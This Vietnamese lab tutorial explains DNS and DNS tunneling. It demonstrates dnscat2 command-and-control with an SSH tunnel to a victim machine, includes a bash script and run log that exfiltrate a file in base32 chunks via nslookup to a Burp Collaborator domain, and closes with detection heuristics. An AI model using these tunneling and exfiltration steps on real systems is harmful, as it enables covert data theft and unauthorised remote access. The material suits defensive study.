DNS TUNNELING


Kiến thức cơ bản về DNS

▼ DNS là gì và cách thức hoạt động của nó

- DNS: Domain name system. Xử lý việc truy vấn domain name như là: `example.com, quanhluu.com`
- Nhiệm vụ: Ánh xạ domain name của 1 trang web thành địa chỉ ip

> 💡 Vì sao lại cần chuyển domain name thành ip address???
>
> - Giao tiếp giữa các máy tình đều thông qua ip address
> - Browser cần địa chỉ ip để load đầy đủ tài nguyên của 1 trang web

- Cách hoạt động:



▼ Các thành phần chính trong hệ thống DNS.

- `DNS Resolver`: chịu trách nhiệm nhận yêu cầu truy vấn domain từ client và phân giải tên miền bằng cách truy vấn đến các `Authorities Name Server`. Trong `DNS Resolver` có `Recursive Resolver` Thực hiện toàn bộ công việc tìm kiếm địa chỉ IP bằng cách truy vấn các DNS Server khác, bắt đầu từ Root Server.
- `Root Name Server`: cấp cao nhất trong hệ thống phân cấp DNS. Trỏ tới các TLD Server

> 💡 Có 13 cụm Root Name Servers

- `Top-Level Domain`: Phân cấp thứ 2, Lưu trữ thông tin về một domain nằm trong top-level domain cụ thể

> 💡
> - `.com`, `.org`, `.net` (TLD chung - gTLD).
> - `.vn`, `.uk`, `.jp` (TLD mã quốc gia - ccTLD

- `Authorities Name Server`: lưu trữ các bản ghi DNS chính xác cho 1 tên miền cụ thể. Bản ghi này chứa những thông tin quan trọng như địa chỉ ip

▼ Bản ghi DNS.

DNS record (Zone Files) là các chỉ dẫn được lưu trên Domain Name Server. Chứa thông tin về domain

> 💡 Các DNS records bao gồm nhiều file text được viết theo DNS Syntax. Tất cả DNS record đều có trường `TTL` (Time-to-live) - thời gian server sẽ reset lại record.

Các loại bản ghi:

- A: Chứa IPv4 address.
- AAAA: Chứa IPv6 address

- CNAME: Forward một domain hoặc subdomain sang một domain khác.
- MX: Mail trực tiếp tới email server.
- TXT: Cho phép admin chứa text note trong record. Thường được sử dụng để bảo mật email.
- NS: Chứa tên name server
- SOA: Chứa thông tin admin của domain
- SRV: Chỉ ra port cho service cụ thể
- PTR: Chứa tên domain để thực hiện reverse-look-up

DNS TUNNELING

Khái niệm

DNS Tunneling là một phương pháp tấn công mạng dựa trên giao thức DNS vượt qua các phương thức phòng thủ mạng để 'command and control' hệ thống nạn nhân, bóc tách dữ liệu hoặc chuyển bất kỳ lưu lượng IP nào.

Các thành phần chính

- **Controlled Authorative server:** là một đầu của tunnel, được sử dụng để nhận các truy vấn DNS từ client và trả về các response là các dữ liệu đã được mã hoá với mục đích xấu.
- **Client:** là một đầu của tunnel, là hệ thống nạn nhân, có chứa malware của kẻ tấn công để thiết lập tunnel. Ở đây, dữ liệu sẽ được encode và được thêm vào như là một phần của sub-domain trong DNS query tới server của kẻ tấn công.
- **Kỹ thuật mã hoá:** Dùng để mã hoá các dữ liệu được trao đổi trong tunnel

Cách hoạt động

- Client của nạn nhân sẽ gửi DNS request với payload có chứa dữ liệu được encode. Dữ liệu được encode sẽ là một sub-domain của domain mà kẻ tấn công ở hữu. DNS request có thể chứa dữ liệu của máy nạn nhân hoặc dùng như là một phương thức để duy trì kết nối và chờ chỉ thị từ kẻ tấn công.

- DNS resolver sẽ hoạt động để chuyển truy vấn tới với server của kẻ tấn công.
- Server của kẻ tấn công khi nhận được DNS query sẽ giải mã dữ liệu được encode và trả về DNS response. Response này có thể chứa các chỉ thị cho chương trình ở client được encode lại và chứa ở trong DNS record của response.

Thực hành


DNScat2

`DNScat2` là một công cụ được sử dụng để tạo nên một kênh kết nối mã hõa Command-and-Control dựa trên DNS protocol.

DNScat2 gồm 2 phần: server và client. Phần client chạy trên máy của nạn nhân còn phần server được chạy trên Authoritative DNS server.

`DNScat2` không chỉ chuyển các gói tin TCP mà còn có thể chuyển dữ liệu mà không gắn với bất kỳ protocol nào (cho phép chuyển file, tạo một shell tại máy nạn nhân,...)
Các bước chạy tool:


- Chạy DNScat2 tại server, với tham số host là ip của server, domain là tên domain mà kẻ tấn công sở hữu.




- Chạy DNScat tại client với tham số server là ip của server.

```
┌──(victim1㉿kali)-[~]
└─$ dnscat --dns server=192.168.88.128 --no-encryption
Creating DNS driver:
 domain = (null)
 host   = 0.0.0.0
 port   = 53
 type   = TXT,CNAME,MX
 server = 192.168.88.128
Session established!
Got a command: TUNNEL_CONNECT [request] :: request_id 0×0001 :: host 192.168.
88.129 :: port 22
[[ WARNING ]] :: [Tunnel 0] connecting to 192.168.88.129:22 ...
[[ WARNING ]] :: [Tunnel 0] connected to 192.168.88.129:22!
Got a command: TUNNEL_CLOSE [request] :: request_id 0×0004 :: tunnel_id 0 ::
```


- Lưu lượng mạng thu được thông qua phần mềm Wireshark:



DNS query:




DNS response:



Tại đây, dù server chưa gửi lệnh gì về phía client nhưng phía client vẫn liên tục gửi các DNS query tới server để duy trì kết nối. Server khi nhận được truy vấn cũng sẽ gửi về DNS response. Size của query từ phía client có độ lớn là như nhau, trong khi ở phía server size của response được gửi đi thay đổi theo loại record được query.

Thực hiện một chức năng của công cụ: Tạo một tunnel từ một port của server sang một port khác của client.

- Listen ở port 4444 ở server và chuyển lưu lượng tới port 22 của máy nạn nhân




- ssh tới máy của nạn nhân

```
┌──(kali㉿kali)-[~]
└─$ ssh victim1@localhost -p 4444
The authenticity of host '[localhost]:4444 ([127.0.0.1]:4444)' can't be estab
lished.
ED25519 key fingerprint is SHA256:ZXA/iC5ADHynSNMKBk7oN6IE2wv3Y3AnT6Bt/b7M8zo
.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '[localhost]:4444' (ED25519) to the list of known
hosts.
victim1@localhost's password:
Linux kali 6.6.9-amd64 #1 SMP PREEMPT_DYNAMIC Kali 6.6.9-1kali1 (2024-01-08)
x86_64

The programs included with the Kali GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Kali GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
┌──(victim1㉿kali)-[~]
└─$ exit
```

- Lưu lượng mạng thu được thông qua Wireshark:



No.	Time	Source	Destination	Protocol	Length	Info
1024	87.224097944	192.168.88.129	192.168.88.128	DNS	85	Standard query 0xe08a TXT dnscat.d19d019e42305f19c6
1025	87.225118757	192.168.88.128	192.168.88.129	DNS	336	Standard query response 0xe08a TXT dnscat.d19d019e42305f19c6 TXT
1026	87.276098226	192.168.88.129	192.168.88.128	DNS	300	Standard query 0xd520 TXT dnscat.273e019e42305f1a340000002c020910010000000224335348531
1027	87.277919468	192.168.88.128	192.168.88.129	DNS	551	Standard query response 0xd520 TXT dnscat.273e019e42305f1a340000002c020910010000000224
1028	87.278129501	192.168.88.129	192.168.88.128	DNS	235	Standard query 0x51ac CNAME dnscat.9a46019e4230c91aa2000284cacabdfe3a4d5229f9b92ce7c69
1029	87.279849741	192.168.88.128	192.168.88.129	DNS	483	Standard query response 0x51ac CNAME dnscat.9a46019e4230c91aa2000284cacabdfe3a4d5229f9
1030	87.280070632	192.168.88.129	192.168.88.128	DNS	280	Standard query 0xface CNAME dnscat.6b0a019e4231131b090000002c020c1001000000002d4ef0e8
1031	87.281426663	192.168.88.128	192.168.88.129	DNS	528	Standard query response 0xface CNAME dnscat.6b0a019e4231131b090000002c020c1001000000002
1032	87.281612026	192.168.88.129	192.168.88.128	DNS	300	Standard query 0xab11 MX dnscat.b7c6019e4231731b700000002c020e1001000000027330
1033	87.282907057	192.168.88.128	192.168.88.129	DNS	550	Standard query response 0xab11 MX dnscat.b7c6019e4231731b700000002c020e1001000000027330
1034	87.283070054	192.168.88.128	192.168.88.129	DNS	300	Standard query 0xec48 MX dnscat.48d8019e4231dd1bd78e872057a185c5ffa7efd40f3a4aadc669cb
1035	87.284428255	192.168.88.129	192.168.88.128	DNS	550	Standard query response 0xec48 MX dnscat.48d8019e4231dd1bd78e872057a185c5ffa7efd40f3a4
1036	87.284621319	192.168.88.128	192.168.88.129	DNS	288	Standard query 0x90b8 TXT dnscat.1396019e4232471c3e49d39626cd2b7ca9bf3b69caf9d2ae15000
1037	87.286471387	192.168.88.129	192.168.88.128	DNS	539	Standard query response 0x90b8 TXT dnscat.1396019e4232471c3e49d39626cd2b7ca9bf3b69caf9
1038	87.286673186	192.168.88.128	192.168.88.129	DNS	280	Standard query 0x2959 TXT dnscat.983e019e4232ab1cac0000002c021310010000000020e891f6963
1039	87.288020147	192.168.88.129	192.168.88.128	DNS	531	Standard query response 0x2959 TXT dnscat.983e019e4232ab1cac0000002c021310010000000020
1040	87.288201534	192.168.88.128	192.168.88.129	DNS	280	Standard query 0x9568 TXT dnscat.2d32019e42330b1d1a0000002c021510010000000021319c3606
1041	87.289450692	192.168.88.129	192.168.88.128	DNS	531	Standard query response 0x9568 TXT dnscat.2d32019e42330b1d1a0000002c021510010000000021
1042	87.289650968	192.168.88.129	192.168.88.128	DNS	300	Standard query 0x6ac0 MX dnscat.2bfb019e42336b1d880000002c021710010000000291270
1043	87.291091077	192.168.88.128	192.168.88.129	DNS	550	Standard query response 0x6ac0 MX dnscat.2bfb019e42336b1d880000002c021710010000000291270

Ta thấy lưu lượng mạng có sự tăng đột biến thông qua các chỉ thị nhập vào của ta từ server.

Burp Collaborator

Sử dụng Burp Collaborator đóng vai trò như là một Authoritative DNS server để nhận dữ liệu từ máy nạn nhân.

Script ở client:

```
83
84      #Convert data to base32, space into 63-character chunks, delimit on spaces
85      #The base32 program might not be included, might want to write base32 encoding into here
86      data="$(cat $exfilFile | base32 --wrap=0)"
87      data="$(echo $data | sed -r 's/(.{63})/\1 /g')"
88      data="$(echo $data| tr = ' ')"
89
90      #Set a counter to keep track of size
91      counter=0
92      for word in $data
93      do
94          if [ "$verbose" = 1 ]; then
95              echo "Tunneling chunk $counter: $dnsFlag.$word.$counter.$collabDomain"
96          fi
97          nslookup "$dnsFlag.$word.$counter.$collabDomain" > /dev/null
98          ((counter+=1))
99      done
100
101     #Let the server know how many requests we sent
102     if [ "$verbose" = 1 ]; then
103             echo "Tunneling amount chunk: $dnsFlag.$amountFlag.$counter.$collabDomain"
104     fi
105     nslookup "$dnsFlag.$amountFlag.$counter.$collabDomain" > /dev/null
```

Encode dữ liệu cần gửi bằng Base32-encode và chia dữ liệu thành các phần nhỏ.

Đưa dữ liệu cần gửi vào DNS payload như một phần của sub-domain của Burp Collaborator.

Gửi dữ liệu tới server thông qua DNS protocol bằng câu lệnh `nslookup`.


- Chạy script tại client:

```
┌──(kali㉿kali)-[~/Desktop]
└─$ ./tunnel.sh -d 9isosy4t1r06ahojthv07lj8ezkq8hw6.oastify.com -f b.txt -v
Burp Collaborator address: 9isosy4t1r06ahojthv07lj8ezkq8hw6.oastify.com
File to exfilrate: 9isosy4t1r06ahojthv07lj8ezkq8hw6.oastify.com
Tunneling chunk 0: nspi.MRQXILTUPB2AUZDBMZZWCZDGONQWMCTTMFTAU43EMFTHGYIKONSGC
ZTTMRQWM43.0.9isosy4t1r06ahojthv07lj8ezkq8hw6.oastify.com
Tunneling chunk 1: nspi.EMFTHGYLEMZZWIZTTMRQWM43EMFTHGZDBMZZWIYLGONQSAZTINBTH
G5LJMRQWQZ.1.9isosy4t1r06ahojthv07lj8ezkq8hw6.oastify.com
Tunneling chunk 2: nspi.TVNBSXK2LGNBZGK2DGM52XE2DFM5UHE5LJMUFA.2.9isosy4t1r06
ahojthv07lj8ezkq8hw6.oastify.com
Tunneling amount chunk: nspi.amount.3.9isosy4t1r06ahojthv07lj8ezkq8hw6.oastif
y.com
```


  - `-d`: domain name do Burp Suite Collaborator sinh ra.

- `-f`: File muốn chuyển về server.


- Tại Burp Suite Collaborator, ta nhấn `Poll Now`




- Decode Base32 các sub-domain, ta thu được nội dung file gửi:




- Lưu lượng mạng thu được thông qua công cụ WireShark:



Cứ cách một cặp query/response để gửi dữ liệu thì lại có một cặp query/response để lấy địa chỉ IPv6 address của `PublicInteractionNLB-3bddf5ff6abb91b6.elb.eu-west-1.amazonaws.com`. Ta không cần quan tâm tới cặp này vì query này được gửi đi do response trước đó của server trả về record `CNAME` là giá trị trên.



Với cặp query/response dùng để gửi dữ liệu, ta thấy các request đầu có độ lớn lần lượt là 175, 283. Sau đó có độ lớn là 150, 258 (phần dữ liệu file còn lại) và cuối cùng là 118, 226 (dùng để chỉ số lượng gói tin chứa dữ liệu được gửi trước đó).



Cách detect

Có 2 cách detect:

Dựa trên DNS payload

- Độ lớn của request và response: Bằng nhau hoặc có độ dài của hostname quá lớn.
- Tên hostname vô nghĩa
- Có chứa quá nhiều chữ số trong hostname.
- Record type không thường thấy: `TXT`, `MX`

